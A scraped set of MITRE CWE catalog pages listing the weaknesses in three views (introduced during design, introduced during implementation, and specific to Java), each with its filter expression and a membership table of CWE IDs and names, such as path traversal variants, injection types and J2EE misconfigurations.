- Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') - *(22)*
- NULL Pointer Dereference - *(476)*
- Improper Authentication - *(287)*
- Unrestricted Upload of File with Dangerous Type - *(434)*
- Incorrect Permission Assignment for Critical Resource - *(732)*



CWE VIEW: Weaknesses Introduced During Design

View ID: 701
Type: Implicit

Status: Incomplete

Downloads: Booklet | CSV | XML

Objective


This view (slice) lists weaknesses that can be introduced during design.

Filter

/Weakness_Catalog/Weaknesses/Weakness[./Modes_Of_Introduction/Introduction/Phase='Architecture and Design']

Membership

Nature	Type	ID	Name
HasMember	V	6	J2EE Misconfiguration: Insufficient Session-ID Length
HasMember	V	7	J2EE Misconfiguration: Missing Custom Error Page
HasMember	V	8	J2EE Misconfiguration: Entity Bean Declared Remote
HasMember	V	9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods
HasMember	V	13	ASP.NET Misconfiguration: Password in Configuration File
HasMember	C	20	Improper Input Validation
HasMember	B	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
HasMember	V	24	Path Traversal: '../filedir'
HasMember	B	36	Absolute Path Traversal
HasMember	B	66	Improper Handling of File Names that Identify Virtual Resources
HasMember	V	67	Improper Handling of Windows Device Names
HasMember	V	69	Improper Handling of Windows ::DATA Alternate Data Stream
HasMember	V	72	Improper Handling of Apple HFS+ Alternate Data Stream Path
HasMember	B	73	External Control of File Name or Path
HasMember	C	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
HasMember	C	75	Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)
HasMember	B	76	Improper Neutralization of Equivalent Special Elements
HasMember	C	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
HasMember	B	78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
HasMember	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
HasMember	V	84	Improper Neutralization of Encoded URI Schemes in a Web Page
HasMember	B	88	Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
HasMember	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
HasMember	B	90	Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
HasMember	B	91	XML Injection (aka Blind XPath Injection)
HasMember	B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')
HasMember	B	94	Improper Control of Generation of Code ('Code Injection')
HasMember	V	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')



CWE VIEW: Weaknesses Introduced During Implementation

View ID: 702
Type: Implicit

Status: Incomplete

Downloads: Booklet | CSV | XML

Objective


This view (slice) lists weaknesses that can be introduced during implementation.

Filter

/Weakness_Catalog/Weaknesses/Weakness[./Modes_Of_Introduction/Introduction/Phase='Implementation']

Membership

Nature	Type	ID	Name
HasMember	V	5	J2EE Misconfiguration: Data Transmission Without Encryption
HasMember	V	6	J2EE Misconfiguration: Insufficient Session-ID Length
HasMember	V	7	J2EE Misconfiguration: Missing Custom Error Page
HasMember	V	8	J2EE Misconfiguration: Entity Bean Declared Remote
HasMember	V	9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods
HasMember	V	11	ASP.NET Misconfiguration: Creating Debug Binary
HasMember	V	12	ASP.NET Misconfiguration: Missing Custom Error Page
HasMember	V	13	ASP.NET Misconfiguration: Password in Configuration File
HasMember	V	14	Compiler Removal of Code to Clear Buffers
HasMember	B	15	External Control of System or Configuration Setting
HasMember	C	20	Improper Input Validation
HasMember	B	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
HasMember	B	23	Relative Path Traversal
HasMember	V	24	Path Traversal: '../filedir'
HasMember	V	25	Path Traversal: '/../filedir'
HasMember	V	26	Path Traversal: '/dir/../filename'
HasMember	V	27	Path Traversal: 'dir/../../filename'
HasMember	V	28	Path Traversal: '..\filedir'
HasMember	V	29	Path Traversal: '\..\filename'
HasMember	V	30	Path Traversal: '\dir\..\filename'
HasMember	V	31	Path Traversal: 'dir\..\..\filename'
HasMember	V	32	Path Traversal: '...' (Triple Dot)
HasMember	V	33	Path Traversal: '....' (Multiple Dot)
HasMember	V	34	Path Traversal: '....//'
HasMember	V	35	Path Traversal: '.../...//'
HasMember	B	36	Absolute Path Traversal
HasMember	V	37	Path Traversal: '/absolute/pathname/here'
HasMember	V	38	Path Traversal: '\absolute\pathname\here'



CWE VIEW: Weaknesses in Software Written in Java

View ID: 660
Type: Implicit

Status: Draft

Downloads: Booklet | CSV | XML

Objective


This view (slice) covers issues that are found in Java programs that are not common to all languages.

Filter

/Weakness_Catalog/Weaknesses/Weakness[./Applicable_Platforms/Language/@Name='Java']

Membership

Nature	Type	ID	Name
HasMember	V	5	J2EE Misconfiguration: Data Transmission Without Encryption
HasMember	V	6	J2EE Misconfiguration: Insufficient Session-ID Length
HasMember	V	7	J2EE Misconfiguration: Missing Custom Error Page
HasMember	V	95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
HasMember	V	102	Struts: Duplicate Validation Forms
HasMember	V	103	Struts: Incomplete validate() Method Definition
HasMember	V	104	Struts: Form Bean Does Not Extend Validation Class
HasMember	V	105	Struts: Form Field Without Validator
HasMember	V	106	Struts: Plug-in Framework not in Use
HasMember	V	107	Struts: Unused Validation Form
HasMember	V	108	Struts: Unvalidated Action Form
HasMember	V	109	Struts: Validator Turned Off
HasMember	V	110	Struts: Validator Without Form Field
HasMember	V	111	Direct Use of Unsafe JNI
HasMember	B	191	Integer Underflow (Wrap or Wraparound)
HasMember	V	192	Integer Coercion Error
HasMember	B	197	Numeric Truncation Error
HasMember	B	209	Generation of Error Message Containing Sensitive Information
HasMember	V	245	J2EE Bad Practices: Direct Management of Connections
HasMember	V	246	J2EE Bad Practices: Direct Use of Sockets
HasMember	B	248	Uncaught Exception
HasMember	C	362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
HasMember	B	365	Race Condition in Switch
HasMember	B	366	Race Condition within a Thread
HasMember	B	374	Passing Mutable Objects to an Untrusted Method
HasMember	B	375	Returning a Mutable Object to an Untrusted Caller
HasMember	V	382	J2EE Bad Practices: Use of System.exit()
HasMember	V	383	J2EE Bad Practices: Direct Use of Threads



CWE CATEGORY: Manufacturing and Life Cycle Management Concerns

Category ID: 1195 **Status:** Draft

